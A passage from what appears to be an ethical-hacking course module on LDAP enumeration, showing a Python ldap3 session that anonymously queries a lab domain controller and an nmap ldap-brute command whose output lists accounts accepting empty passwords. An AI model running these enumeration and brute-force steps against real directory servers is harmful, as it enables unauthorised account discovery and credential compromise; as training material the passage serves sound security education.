
Figure 4.12: Screenshot of SoftPerfect Network Scanner

The following are some additional SNMP enumeration tools:

- Network Performance Monitor (*https://www.solarwinds.com*)
- OpUtils (*https://www.manageengine.com*)
- PRTG Network Monitor (*https://www.paessler.com*)
- Engineer’s Toolset (*https://www.solarwinds.com*)



LO#04: Use Different Techniques for LDAP Enumeration



LDAP Enumeration

1. Lightweight directory access protocol (LDAP) is an **Internet protocol** for accessing distributed directory services
2. Directory services may provide any organized set of records, often in a **hierarchical** and **logical structure**, such as a corporate email directory
3. A client starts a LDAP session by connecting to a **directory system agent** (DSA) on TCP port 389 and then sends an operation request to the DSA
4. Information is transmitted between the client and server using **basic encoding rules** (BER)
5. Attackers query the LDAP service to gather information, such as **valid usernames**, **addresses**, and **departmental details**, which can be further used to perform attacks

LDAP Enumeration

Various protocols enable communication and manage data transfer between network resources. All these protocols carry valuable information about network resources along with the data. An external user who successfully enumerates that information by manipulating the protocols can break into the network and may misuse the network resources. The Lightweight Directory Access Protocol (LDAP) is one such protocol that accesses the directory listings. This section focuses on

LDAP enumeration, the information extracted via LDAP enumeration, and LDAP enumeration tools.


LDAP is an Internet protocol for accessing distributed directory services. LDAP accesses directory listings within Active Directory or from other directory services. LDAP is a hierarchical or logical form of a directory, similar to a company's organizational chart. Directory services may provide any organized set of records, often in a hierarchical and logical structure, such as a corporate email directory. It uses DNS for quick lookups and the fast resolution of queries. A client starts an LDAP session by connecting to a Directory System Agent (DSA), typically on TCP port 389, and sends an operation request to the DSA. The Basic Encoding Rules (BER) format is used to transmit information between the client and server.

An attacker can anonymously query the LDAP service for sensitive information such as usernames, addresses, departmental details, and server names, which an attacker can use to launch attacks.

Manual and Automated LDAP Enumeration

Manual LDAP Enumeration

- Attackers perform manual LDAP enumeration using **Python to fetch information** such as the domain name, naming context, and directory objects




```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import ldap3
>>> server=ldap3.Server('10.10.1.22',get_info=ldap3.ALL,port=389)
>>> connection=ldap3.Connection(server)
>>> connection.bind()
True
>>> server.info
DSA info (from DSE):
  Supported LDAP versions: 3, 2
  Naming contexts:
    DC=CEH,DC=com
    CN=Configuration,DC=CEH,DC=com
    CN=Schema,CN=Configuration,DC=CEH,DC=com
    DC=DomainDnsZones,DC=CEH,DC=com
    DC=ForestDnsZones,DC=CEH,DC=com
  Supported controls:
    1.2.840.113556.1.4.1338 - Verify name - Control - MICROSOFT
    1.2.840.113556.1.4.1339 - Domain scope - Control - MICROSOFT
    1.2.840.113556.1.4.1340 - Search options - Control - MICROSOFT
    1.2.840.113556.1.4.1341 - RODC DCPROMO - Control - MICROSOFT
    1.2.840.113556.1.4.1413 - Permissive modify - Control - MICROSOFT
    1.2.840.113556.1.4.1504 - Attribute scoped query - Control - MICROSOFT
    1.2.840.113556.1.4.1852 - User quota - Control - MICROSOFT
```

python3 - Parrot Terminal
File Edit View Search Terminal Help

Automated LDAP Enumeration

- Attackers use the **ldap-brute NSE script** to brute-force LDAP authentication



```
PORT    STATE SERVICE
389/udp open  ldap
MAC Address: 00:15:5D:01:80:02 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
┌─[root@parrot]─[/home/attacker]
└──╼ #nmap -p 389 --script ldap-brute --script-args ldap.base='"cn=users,dc=CEH,dc=com"' 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-29 06:09 EDT
Nmap scan report for 10.10.1.22
Host is up (0.0014s latency).

PORT    STATE SERVICE
389/tcp open  ldap
| ldap-brute:
|   cn=root,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=admin,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=administrator,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=webadmin,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=sysadmin,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=netadmin,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=guest,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=user,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=web,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|_  cn=test,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
MAC Address: 00:15:5D:01:80:02 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
```

nmap -p 389 --script ldap-brute --script-args ldap.base='"cn=users,dc=CEH,dc=com"' 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help

Manual and Automated LDAP Enumeration

Attackers can use both manual and automated approaches for LDAP enumeration. Some of the commands that can be used for LDAP enumeration are as follows.

Manual LDAP Enumeration

Attackers can perform manual LDAP enumeration using Python. Follow the steps given below to perform manual LDAP enumeration using Python.

1. Using Nmap, check whether the target LDAP server is listening on port 389 for LDAP and port 636 for secure LDAP.
2. If the target server is listening on the specified ports, initiate the enumeration process by installing LDAP using the following command:

   `pip3 install ldap3`

